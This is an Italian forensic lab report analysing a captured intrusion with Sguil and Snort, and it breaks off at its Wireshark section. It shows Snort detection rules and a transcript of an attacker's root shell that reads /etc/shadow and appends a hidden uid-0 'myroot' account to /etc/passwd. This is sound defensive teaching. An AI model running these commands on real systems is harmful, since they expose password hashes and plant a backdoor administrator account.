



# QUADRO ILLEGITTIMO

*Clone o furto di proprietà?*



# INDICE

<i>Teoria in pillole: 5-Tuple</i>	1
<i>Teoria in pillole: Sguil</i>	3
<i>Teoria in pillole: Trascrizioni</i>	4
<i>Presentazione Progetto</i>	6
<i>Analisi con Sguil: Esame pacchetti</i>	8
<i>Analisi con Sguil: Esame della regola IDS</i>	11
<i>Analisi con Sguil: Trascrizioni</i>	14
<i>Analisi con Wireshark</i>	15
<i>Analisi con Kibana: FTP</i>	19
<i>Analisi con Kibana: FILES</i>	26
<i>Conclusioni</i>	29

## *TEORIA IN PILLOLE: 5-Tuple*

*La "5-tuple" è un insieme di cinque elementi che definiscono un flusso di comunicazione in rete.*

*Questi elementi sono: IP/Porta sorgente, IP/Porta destinazione, Protocollo utilizzato*

## *TEORIA IN PILLOLE: 5-Tuple*

*Grazie alle 5-tuple è possibile: ricostruire l'intera sessione di comunicazione tra attaccante e vittima; identificare e tracciare specifici flussi di rete, facilitando la correlazione con altri eventi; filtrare e bloccare traffico malevolo; implementare misure difensive efficaci.*

## *TEORIA IN PILLOLE: Sguil*

*Sguil è uno strumento di analisi del traffico di rete utilizzato per il monitoraggio della sicurezza che si integra con Snort, un IDS*

- 1. Visualizzare gli eventi di sicurezza (come quelli di snort)*
- 2. Esaminare i pacchetti di rete*
- 3. Intervenire su host compromessi*

## *TEORIA IN PILLOLE: Trascrizioni*

*Le trascrizioni fanno riferimento alla registrazione dettagliata delle attività svolte durante un evento di compromissione o attacco. Queste includono: log di sistema e di rete, comandi eseguiti, allarmi e avvisi.*

## *TEORIA IN PILLOLE: Trascrizioni*

*In un'analisi forense hanno un ruolo cruciale, i motivi principali sono:*

- 1.Ricostruzione degli eventi*
- 2.Identificare le vulnerabilità*
- 3.Documentazione legale, poiché fungono da prove per dimostrare la natura e la gravità dell'attacco*

# PRESENTAZIONE PROGETTO

## *Strumenti utilizzati:*

**Cyberops Security Onion:** VM, ossia il laboratorio dove si effettuerà l'attacco informatico

**Sguil:** piattaforma che permette di investigare sugli allarmi generati da IDS

**Snort:** Sistema di rilevamento delle intrusioni (IDS)

**Wireshark:** Strumento di monitoraggio del traffico di rete

**Kibana:** Distribuzione Linux che permette di correlare gli eventi ed avere una visione globale

---

LABORATORIO



# PRESENTAZIONE PROGETTO

## *Scenario*

Nel contesto di questo laboratorio è stato rilevato un attacco informatico su rete monitorata. Un host compromesso ha eseguito attività malevoli che coinvolgevano tentativi di accesso non autorizzato a file di sistema critici, come evidenziato dai log di /etc/shadow. L'allarme iniziale è stato generato da Snort, che ha rilevato un flusso di rete anomalo associato a tentativi di compromissione del sistema tramite accesso root. Le fasi essenziali di questo progetto sono tre: analisi con Sguil; analisi con Wireshark; analisi con Kibana

---

LABORATORIO



# ANALISI CON SGUIL

QUESTA SEZIONE SARA' SUDDIVISA IN


- 1.** Esame dei pacchetti
- 2.** Esame della regola IDS
- 3.** Esame delle trascrizioni



# ANALISI CON SGUIL - ESAME DEI PACCHETTI



Avviare la VM e registrarsi con le credenziali analyst/cyberops



Effettuare l'accesso a Sguil con le medesime credenziali. Nella colonna 'event message'

2 comparirà l'avviso di snort: 'GPL ATTACK\_RESPONSE id check turned root', nonchè ciò che andremo ad analizzare.

ID	CNT	Sensor	Alert ID	Date/Time	Src IP	Sport	Dst IP	DPort	Pr	Event Message
0	17	seconion...	5.234	2019-07-19 18:53:12	172.16.4.205	49249	185.243.115.84	80	6	ET POLICY Data POST to a...
0	114	seconion...	5.251	2019-07-19 18:57:23	172.16.4.205	49255	31.7.62.214	443	6	ET POLICY HTTP traffic on ...
0	2	seconion...	5.365	2020-02-21 00:53:55	172.17.8.174	62362	172.17.8.8	53	17	ET POLICY DNS Update Fro...
0	13	seconion...	5.366	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Lik...
0	13	seconion...	5.379	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET CURRENT_EVENTS Win...
0	13	seconion...	5.392	2020-02-21 00:55:07	49.51.172.56	80	172.17.8.174	49731	6	ET POLICY PE EXE or DLL ...
0	4	seconion...	5.406	2020-02-21 01:11:48	91.211.88.122	443	172.17.8.174	49760	6	ET TROJAN ABUSE.CH SS...
0	1	seconion...	5.1	2020-06-11 03:41:20	209.165.200.235	6200	209.165.201.17	45415	6	GPL ATTACK_RESPONSE i...
0	351	seconion...	1.1	2020-06-19 18:09:28	0.0.0.0		0.0.0.0		0	[OSSEC] File added to the s...
0	23	seconion...	1.2	2020-06-19 18:09:29	0.0.0.0		0.0.0.0		0	[OSSEC] Integrity checksum...
0	7	seconion...	1.4	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New group added t...
0	7	seconion...	1.5	2020-06-19 18:10:04	0.0.0.0		0.0.0.0		0	[OSSEC] New user added to...
0	2	seconion...	1.18	2020-06-19 18:14:41	0.0.0.0		0.0.0.0		0	[OSSEC] Listened ports stat...

# ANALISI CON SGUIL - ESAME DEI PACCHETTI



Mettiamo ora il flag nella sezione ‘Show Data Packet’. Saranno fornite le 5-Tuple e il payload

3. uid=0(root), identificatore user, in questo caso root
- gid=0(root), identificatore di gruppo o insiemi di utenti, in questo caso gruppo root

		Show Packet Data <input checked="" type="checkbox"/> Show Rule <input type="checkbox"/>														
IP		Source IP		DesP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum			
TCP		Source	Dest	U A P R F	R R R C S S I	Port	Port	G K H T N	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum	
		209.165.200.235	209.165.1.17	4	5	0	76	31846	2	0	64	3506				
		6200	45415	. . . X X . .	2951186435	1436935650	8	0	181	0	29271					
	DATA	75 69 64 3D 30 28 72 F 6F 74 29 20 67 69 64 3D	30 28 72 6F 6F 74 29 A	uid=0(root) gid=0(root).												

# ANALISI CON SGUIL - ESAME DELLA REGOLA IDS



Mettiamo ora il flag nella sezione ‘Show Rule’. Sarà fornita la regola IDS attivata. Questa regola si basa su un concetto molto semplice:

**4.** avviso di output contenenti informazioni di root. Se tale contenuto appare nel traffico di rete, è molto probabile che l’attaccante abbia già ottenuto privilegi root sul sistema target. Si tratta dunque di una regola post-exploit

```
□ Show Packet Data  Show Rule  
alert ip any any -> any any (msg:"GPL ATTACK_RESPONSE id check returned root";  
content:"uid=0|28|root|29|"; fast_pattern:only; classtype:bad-unknown; sid:2100498; rev:8;  
metadata:created_at 2010_09_23, updated_at 2010_09_23;)  
/nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 700
```

# ANALISI CON SGUIL - ESAME DELLA REGOLA IDS



Il formato generale di questa regola è:

5. <ACTION> <PROTOCOL> <SOURCE IP> <SOURCE PORT> à <DESTINATION IP>  
<DESTINATION PORT> <SIGNATURES>

Show Packet Data  Show Rule

```
alert ip any any -> any any (msg:"GPL ATTACK_RESPONSE id check returned root";
content:"uid=0|28|root|29|"; fast_pattern:only; classtype:bad-unknown; sid:2100498; rev:8;
metadata:created_at 2010_09_23, updated_at 2010_09_23;) /nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 700
```

# ANALISI CON SGUIL - ESAME DELLA REGOLA IDS



## Controllo dell'integrità della regola:

6.
  - hash
  - data di modifica
  - Utilizzo del SID

```
downloaded.rules [Read-Only]
Fileserver_data/securityonion/rules/seconion-import-1/downloaded.rules
Mon 13:58

2108495; rev:18; metadata:created_at 2018_09_23, updated_at 2018_09_23;
rt tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"GPL ATTACK_RESPONSE file copied ok";
w:established; content:"1 file|28|s|[28] copied"; fast_pattern:only; nocase; reference:bugtraq,1886;
reference:cve,2000-0884; classtype:bad-unknown; sid:2108497; rev:14; metadata:created_at 2018_09_23, updated_a
0_09_23;)
rt http any -> any any (msg:"GPL ATTACK_RESPONSE id check returned root"; content:"uid=0|28|root|29|";
fast_pattern:only; classtype:bad-unknown; sid:2108498; rev:8; metadata:created_at 2018_09_23, updated_a
0_09_23;)
rt tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"GPL ATTACK_RESPONSE del attempt";
w:to_server,established; content:"&del;/s<[3a 5c]*"; fast_pattern:only; nocase; classtype:web-application
attack; sid:2101008; rev:9; metadata:created_at 2018_09_23, updated_at 2018_09_23;)
rt tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"GPL ATTACK_RESPONSE directory listing";
w:to_server,established; content:"ServerVariables_Jscript.asp"; http_uri; nocase; reference:nessus,10573;
classtype:web-application; sid:2101009; rev:8; metadata:created_at 2018_09_23, updated_at 2018_09_23;)
ert ip $HOME_NET any -> $EXTERNAL_NET any (msg:"GPL ATTACK_RESPONSE Invalid URL";
w:from_server,established; content:"Invalid URL"; fast_pattern:only; nocase; reference:url,www.microsoft.co
m/security/bulletin/MS00-063.aspx; classtype:attempted-recon; sid:2101200; rev:12; metadata:created_at
0_09_23, updated_at 2018_09_23;)
ert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"GPL ATTACK_RESPONSE directory listing"; flow:established;
tent:"Volume Serial Number"; fast_pattern:only; classtype:bad-unknown; sid:2101292; rev:11;
metadata:created_at 2018_09_23, updated_at 2018_09_23)
rt tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"GPL ATTACK_RESPONSE index of /cgi-bin/ response
w:from_server,established; content:"Index of /cgi-bin/"; fast_pattern:only; nocase; reference:nessus,10039;
classtype:bad-unknown; sid:2101605; rev:7; metadata:created_at 2018_09_23, updated_at 2018_09_23;)
ert ip $HOME_NET any -> $EXTERNAL_NET any (msg:"GPL ATTACK_RESPONSE id check returned userid";
tent:"uid="; byte_test:5,<,0x5537,0,relative,string; content:" gids="; within:15;
e,test:5,<,0x5537,0,relative,string; classtype:bad-unknown; sid:2101882; rev:11; metadata:created_at
0_09_23, updated_at 2018_09_23;)
rt tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"GPL ATTACK_RESPONSE id check returned nobody";
w:from_server,established; content:""; content:"[28]nobody[29]"; fast_pattern:only; classtype:bad-unknown;
sid:2101883; rev:7; metadata:created_at 2018_09_23, updated_at 2018_09_23;)
ert http $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"GPL ATTACK_RESPONSE id check returned web";
w:from_server,established; content:"uid"; content:"[28]web[29]"; within:25; classtype:bad-unknown;
sid:2101884; rev:8; metadata:created_at 2018_09_23, updated_at 2018_09_23;)
ert tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"GPL ATTACK_RESPONSE id check returned http";
w:from_server,established; content:"uid"; content:"[28]http[29]"; fast_pattern:only; classtype:bad-unknown;
sid:2101885; rev:7; metadata:created_at 2018_09_23, updated_at 2018_09_23;)
rt tcp $HTTP_SERVERS $HTTP_PORTS -> $EXTERNAL_NET any (msg:"GPL ATTACK_RESPONSE id check returned apache";
w:from_server,established; content:"uid"; content:"[28]apache[29]"; fast_pattern:only; classtype:bad-unknown;
sid:2101886; rev:7; metadata:created_at 2018_09_23, updated_at 2018_09_23;)
```

```
Terminal - analyst@SecOnion: ~
File Edit View Terminal Tabs Help
analyst@SecOnion:~$ md5sum /nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules
74a27feff5bb35ff92d85b265f29491c  /nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules
analyst@SecOnion:~$
```

# ANALISI CON SGUIL - ESAME DELLE TRASCRIZIONI



7. Facendo doppio click nella colonna ‘Alert ID’ e andando poi su ‘Transcript’ è possibile visionare tutte le trascrizioni.

```
Sensor Name: seconion-import-1
Timestamp: 2020-06-11 03:41:20
Connection ID: .seconion-import-1_1
Src IP: 209.165.201.17
Dst IP: 209.165.200.235
Src Port: 45415
Dst Port: 6200
OS Fingerprint: 209.165.201.17:45415 - UNKNOWN [S44:63:1:60:M1460,S,T,N,W?..??:?] (up: 6267 hrs)
OS Fingerprint: -> 209.165.200.235:6200 (link: ethernet/modem)

SRC: id
SRC:
DST: uid=0(root) gid=0(root)
DST:
SRC: nohup >/dev/null 2>&1
SRC:
SRC: echo uKgoT8McFDrcw7u2
SRC:
DST: uKgoT8McFDrcw7u2
DST:
SRC: whoami
SRC:
DST: root
DST: hostname
SRC:
DST: metasploitable
DST:
SRC: ifconfig
SRC:
```

```
DST:
SRC: cat /etc/shadow
SRC:
DST: root:$1$avpfBJ1$x0z8w5UF9lv./DR9E9Lid.:14747:0:99999:7:::
DST: daemon:*14684:0:99999:7:::
DST: bin:*14684:0:99999:7:::
DST: sys:$1$UX6BP0t$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
DST: sync:*14684:0:99999:7:::
DST: games:*14684:0:99999:7:::
DST: man:*14684:0:99999:7:::
DST: lp:*14684:0:99999:7:::
DST: mail:*14684:0:99999:7:::
DST: news:*14684:0:99999:7:::
DST: uucp:*14684:0:99999:7:::
DST: proxy:*14684:0:99999:7:::
DST: www-data:*14684:0:99999:7:::
DST: backup:*14684:0:99999:7:::
DST: list:*14684:0:99999:7:::
DST: irc:*14684:0:99999:7:::
DST: gnats:*14684:0:99999:7:::
DST: nobody:*14684:0:99999:7:::
DST: libuuid:14684:0:99999:7:::
DST: dhcp:14684:0:99999:7:::
```

```
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:$1$avpfBJ1$x0z8w5UF9lv./DR9E9Lid.:14747:0:99999:7:::
DST: myroot:14747:0:99999:7:::
DST:
SRC: cat /etc/passwd
SRC:
DST: root:x:0:root:/root:/bin/bash
DST: daemon:x:1:daemon:/usr/sbin:/bin/sh
DST: bin:x:2:bin:/bin:/bin/sh
DST: sys:x:3:sys:/dev:/bin/sh
DST: sync:x:4:65534:sync:/bin:/bin/sync
DST: games:x:5:60:games:/usr/games:/bin/sh
DST: man:x:6:12:man:/var/cache/man:/bin/sh
DST: lp:x:7:7:lp:/var/spool/lpd:/bin/sh
DST: mail:x:8:8:mail:/var/mail:/bin/sh
DST: news:x:9:9:news:/var/spool/news:/bin/sh
DST: uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
DST: proxy:x:13:13:proxy:/bin:/bin/sh
DST: www-data:x:33:33:www-data:/var/www:/bin/sh
DST: backup:x:34:34:backup:/var/backups:/bin/sh
```


```
SRC: cat /etc/passwd | grep root
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST:
SRC: echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
SRC:
SRC: grep root /etc/passwd
SRC:
DST: root:x:0:0:root:/root:/bin/bash
DST: myroot:x:0:0:root:/root:/bin/bash
DST:
SRC: exit
SRC:
```

# ANALISI CON WIRESHARK


*Cattura di rete*



Per visualizzare la cattura di wireshark il processo è identico alle tascrizioni: tasto destro nella colonna ‘id alert’ > ‘Wireshark’. Notiamo che i pacchetti trasmessi utilizzano tutti il protocollo TCP.



